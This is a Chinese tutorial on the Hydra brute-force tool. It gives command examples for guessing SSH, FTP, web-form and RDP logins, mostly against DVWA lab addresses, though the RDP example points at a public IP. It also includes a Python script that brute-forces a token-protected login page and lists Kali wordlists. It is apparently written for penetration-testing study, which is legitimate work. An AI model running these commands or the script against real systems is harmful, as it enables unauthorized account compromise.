
Hydra暴力破解工具的用法
目录
Hydra
Hydra是一款非常强大的暴力破解工具,它是由著名的黑客组织THC开发的一款开源暴力破解工具。Hydra是一个验证性质的工具,主要目的是:展示安全研究人员从远程获取一个系统认证权限。
目前该工具支持以下协议的爆破:
AFP,Cisco AAA,Cisco身份验证,Cisco启用,CVS,Firebird,FTP,HTTP-FORM-GET,HTTP-FORM-POST,HTTP-GET,HTTP-HEAD,HTTP-PROXY,HTTPS-FORM- GET,HTTPS-FORM-POST,HTTPS-GET,HTTPS-HEAD,HTTP-Proxy,ICQ,IMAP,IRC,LDAP,MS-SQL,MYSQL,NCP,NNTP,Oracle Listener,Oracle SID,Oracle,PC-Anywhere, PCNFS,POP3,POSTGRES,RDP,Rexec,Rlogin,Rsh,SAP / R3,SIP,SMB,SMTP,SMTP枚举,SNMP,SOCKS5,SSH(v1和v2),Subversion,Teamspeak(TS2),Telnet,VMware-Auth ,VNC和XMPP。
对于 HTTP,POP3,IMAP和SMTP,支持几种登录机制,如普通和MD5摘要等。
由于Kali中自带Hydra,所以怎么安装就不讲了,下面直接讲如何用它。
常见参数
- -R:继续从上一次进度接着破解
- -S:大写,采用SSL链接
- -s <PORT>:小写,可通过这个参数指定非默认端口
- -l <LOGIN>:指定破解的用户,对特定用户破解
- -L <FILE>:指定用户名字典
- -p <PASS>:小写,指定密码破解,少用,一般是采用密码字典
- -P <FILE>:大写,指定密码字典
- -e <ns>:可选选项,n:空密码试探,s:使用指定用户和密码试探
- -C <FILE>:使用冒号分割格式,例如“登录名:密码”来代替 -L/-P 参数
- -M <FILE>:指定目标列表文件一行一条
- -o <FILE>:指定结果输出文件
- -f :在使用-M参数以后,找到第一对登录名或者密码的时候中止破解
- -t <TASKS>:同时运行的线程数,默认为16
- -w <TIME>:设置最大超时的时间,单位秒,默认是30s
- -v / -V:显示详细过程
- server:目标ip
- service:指定服务名,支持的服务和协议:telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp等等
- OPT:可选项
破解SSH
hydra -L user.txt -P passwd.txt -o ssh.txt -vV -t 5 10.96.10.252 ssh #-L指定用户字典 -P 指定密码字典 -o把成功的输出到ssh.txt文件 -vV显示详细信息
破解FTP
hydra -L user.txt -P passwd.txt -o ftp.txt -t 5 -vV 10.96.10.208 ftp #-L指定用户名列表 -P指定密码字典 -o把爆破的输出到文件 -t指定线程 -vV 显示详细信息 
破解HTTP
我们拿DVWA测试破解HTTP,破解HTTP,需要分析数据包的提交格式
GET方式:

分析数据包,我们得到下面的命令
hydra -L user.txt -P passwd.txt -o http_get.txt -vV 10.96.10.208 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect:H=Cookie: PHPSESSID=nvvrgk2f84qhnh43cm28pt42n6; security=low" -t 3

#前面那些参数就不说了,主要说一下引号里面的数据 /vulnerabilities/brute/ 代表请求目录,用:分隔参数,^USER^和^PASS^代表是攻击载荷,F=后面是代表密码错误时的关键字符串 ,H后面是cookie信息
POST方式:

分析数据包,得到下面的破解命令
hydra -L user.txt -P passwd.txt -t 3 -o http_post.txt -vV 10.96.10.183 http-post-form "/login.php:username=^USER^&password=^PASS^&Login=Login&user_token=dd6bbcc4f4672afe99f15b1d2c249ea5:S=index.php"

#前面那些参数就不说了,主要说一下引号里面的数据 /login.php 代表请求目录,用:分隔参数,^USER^和^PASS^代表是攻击载荷,S等于的是密码正确时返回应用的关键字符串
但是新版的DVWA采用了token的验证方式,每次登录的token都是不一样的,所以不能用hydra来破解。目前,大多数网站登录都采用了token验证,所以,都不能使用Hydra来破解。
我们可以自己写一个python脚本来破解。
# -*- coding: utf-8 -*-

"""

Created on Sat Nov 24 20:42:01 2018

@author: 小谢

"""

import urllib

import requests

from bs4 import BeautifulSoup

##第一步,先访问 http://127.0.0.1/login.php页面,获得服务器返回的cookie和token

def get_cookie_token():

    headers={'Host':'127.0.0.1',

             'User-Agent':'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0',

             'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',

             'Accept-Lanuage':'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3',

             'Connection':'keep-alive',

             'Upgrade-Insecure-Requests':'1'}

    res=requests.get("http://127.0.0.1/login.php",headers=headers)

    cookies=res.cookies

    a=[(';'.join(['='.join(item)for item in cookies.items()]))]   ## a为列表,存储cookie和token

    html=res.text

    soup=BeautifulSoup(html,"html.parser")

    token=soup.form.contents[3]['value']

    a.append(token)

    return a

##第二步模拟登陆

def Login(a,username,password):    #a是包含了cookie和token的列表

    headers={'Host':'127.0.0.1',

             'User-Agent':'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0',

             'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',

             'Accept-Lanuage':'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3',

             'Connection':'keep-alive',

             'Content-Length':'88',

             'Content-Type':'application/x-www-form-urlencoded',

             'Upgrade-Insecure-Requests':'1',

             'Cookie':a[0],

             'Referer':'http://127.0.0.1/login.php'}

    values={'username':username,

            'password':password,

            'Login':'Login',

            'user_token':a[1]

        }

    data=urllib.parse.urlencode(values)

    resp=requests.post("http://127.0.0.1/login.php",data=data,headers=headers)

    return

#重定向到index.php

def main():

    with open("user.txt",'r') as f:

        users=f.readlines()

        for user in users:

            user=user.strip("\n")                 #用户名

            with open("passwd.txt",'r') as file:

                passwds=file.readlines()

                for passwd in passwds:

                    passwd=passwd.strip("\n")   #密码

                    a=get_cookie_token()              ##a列表中存储了服务器返回的cookie和toke

                    Login(a,user,passwd)

                    headers={'Host':'127.0.0.1',

                              'User-Agent':'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0',

                              'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',

                              'Accept-Lanuage':'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3',

                              'Connection':'keep-alive',

                              'Upgrade-Insecure-Requests':'1',

                              'Cookie':a[0],

                              'Referer':'http://127.0.0.1/login.php'}

                    response=requests.get("http://127.0.0.1/index.php",headers=headers)

                    if response.headers['Content-Length']=='7524':    #如果登录成功

                       print("用户名为:%s ,密码为:%s"%(user,passwd))   #打印出用户名和密码

                       break

if __name__=='__main__':

    main()

脚本运行截图
破解3389远程登录
hydra 202.207.236.4 rdp -L user.txt -P passwd.txt -V
Kali自带密码字典
暴力破解能成功最重要的条件还是要有一个强大的密码字典!Kali默认自带了一些字典,在 /usr/share/wordlists 目录下

dirb

big.txt #大的字典

small.txt #小的字典

catala.txt #项目配置字典

common.txt #公共字典

euskera.txt #数据目录字典

extensions_common.txt #常用文件扩展名字典

indexes.txt #首页字典

mutations_common.txt #备份扩展名

spanish.txt #方法名或库目录

others #扩展目录,默认用户名等

stress #压力测试

vulns #漏洞测试
dirbuster

apache-user-enum-** #apache用户枚举

directories.jbrofuzz #目录枚举

directory-list-1.0.txt #目录列表大,中,小 big,medium,small
fern-wifi

common.txt #公共wifi账户密码metasploit
metasploit下有各种类型的字典

wfuzz
模糊测试,各种字典

相关文章:Linux下暴力破解工具Hydra详解
Hydra暴力破解工具的用法的更多相关文章
- Hydra暴力破解工具
hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [- ...
- hydra(九头蛇)多协议暴力破解工具
一.简介 hydra(九头蛇)全能暴力破解工具,是一款全能的暴力破解工具,使用方法简单 二.使用 使用hydra -h 查看基本用法 三.命令 hydra [[[-l LOGIN|-L FILE] [ ...
- 暴力破解工具hydra与Medusa
---恢复内容开始--- 暴力破解工具hydra与Medusa 内容 (一)hadry (二)Medusa (一)hydra 选项 -l LOGIN 指定破解的用户名称,对特定用户破解. -L FIL ...
- hydra暴力破解
hydra,是一个非常好用的暴力破解工具,而且名字也很cool. 下面是官网上的介绍: AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, ...
- 基于NMAP日志文件的暴力破解工具BruteSpray
基于NMAP日志文件的暴力破解工具BruteSpray 使用NMAP的-sV选项进行扫描,可以识别目标主机的端口对应的服务.用户可以针对这些服务进行认证爆破.为了方便渗透测试人员使用,Kali L ...
- EAP-MD5认证暴力破解工具eapmd5pass
EAP-MD5认证暴力破解工具eapmd5pass EAP-MD5是一种基于802.1x协议的认证机制.由于该机制存在漏洞,所以并不能保证数据安全.Kali Linux预置一个专用工具eapmd5 ...
- 服务认证暴力破解工具Crowbar
服务认证暴力破解工具Crowbar Crowbar是Kali Linux新增的一款服务认证暴力破解工具.该工具支持OpenVPN.RDP.SSH和VNC服务.该工具具备常见的暴力破解功能,如主机字 ...
- Kali中密码暴力破解工具hydra的使用
前言 hydra是著名黑客组织thc的一款开源的暴力破解密码工具,功能非常强大,kali下是默认安装的,几乎支持所有协议的在线破解.密码能否破解,在于字典是否强大.本文仅从安全角度去讲解工具的使用,请 ...
- hydra 密码破解工具详解
一.简介 hydra是著名黑客组织thc的一款开源的暴力密码破解工具,可以在线破解多种密码.官 网:http://www.thc.org/thc-hydra,可支持AFP, Cisco AAA, Ci ...
随机推荐
- LNMP配置——Nginx配置 ——Nginx防盗链
一.配置 #vi /usr/local/nginx/conf/vhost/test.com.conf 写入: server { listen 80; server_name test.com test ...
- 【python+selenium的web自动化】- 元素的常用操作详解(二)
如果想从头学起selenium,可以去看看这个系列的文章哦! https://www.cnblogs.com/miki-peng/category/1942527.html 本篇主要内容:1.鼠标 ...
- Python爬虫系列之爬取美团美食板块商家数据(二)
今天为大家重写一个美团美食板块小爬虫,说不定哪天做旅游攻略的时候也可以用下呢.废话不多说,让我们愉快地开始吧~ 开发工具 Python版本:3.6.4 相关模块: requests模块: argpar ...
- mysql数据库忘记密码时如何修改密码
方法/步骤 1.进入 mysql 的 bin 目录下,打开 cmd ,在此之前关闭mysql服务,并且结束mysqld.exe进程 ...
- OMnet++ 初学者教程 第一节 入门
第1部分-入门 1.1模型 首先,让我们从一个包含两个节点的"network"开始.节点将做一些简单的事情:一个是节点将创建一个数据包,而两个节点将继续来回传递相同的数据包.我们将 ...
- 工具 | Typora + PicGo-Core 自动上传图片到图床
0 前言 Markdown 是现在十分流行的标记式语言,在博客等很多场景中应用十分广泛.众所周知,Markdown 中的图片是以链接的形式存在的,不像 Word 等传统文本编辑器直接把图片嵌入文档中. ...
- day-01-初识Python与条件判断
cpu 内存 硬盘 操作系统 cpu:计算机的运算和计算中心,相当于人类大脑.飞机 内存:暂时存储数据,临时加载数据应用程序,4G,8G,16G,32G 速度快,高铁,断电即消失.造价很高 ...
- 【Django学习笔记】-环境搭建
对于初学django新手,根据以下步骤可以快速进行Django环境搭建 虚拟环境创建 使用virtualenv创建并启用虚拟机环境 ,关于virtualenv可参考https://www.yuque. ...
- Sql Server存储过程和游标的配合操作
本段代码主要为了记录存储过程以及游标的使用,防止以后自己忘记 知识点:1.存储过程书写 2.游标书写 3.游标循环更新记录 create proc saletargetas declare @ower ...
- 批处理文件设置IP以及DNS
先附上批处理文件代码(批处理文件怎么创建自己另行百度,这里不再赘述) Echo offecho ==============请输入序号修改办公区===========echo *********1.家 ...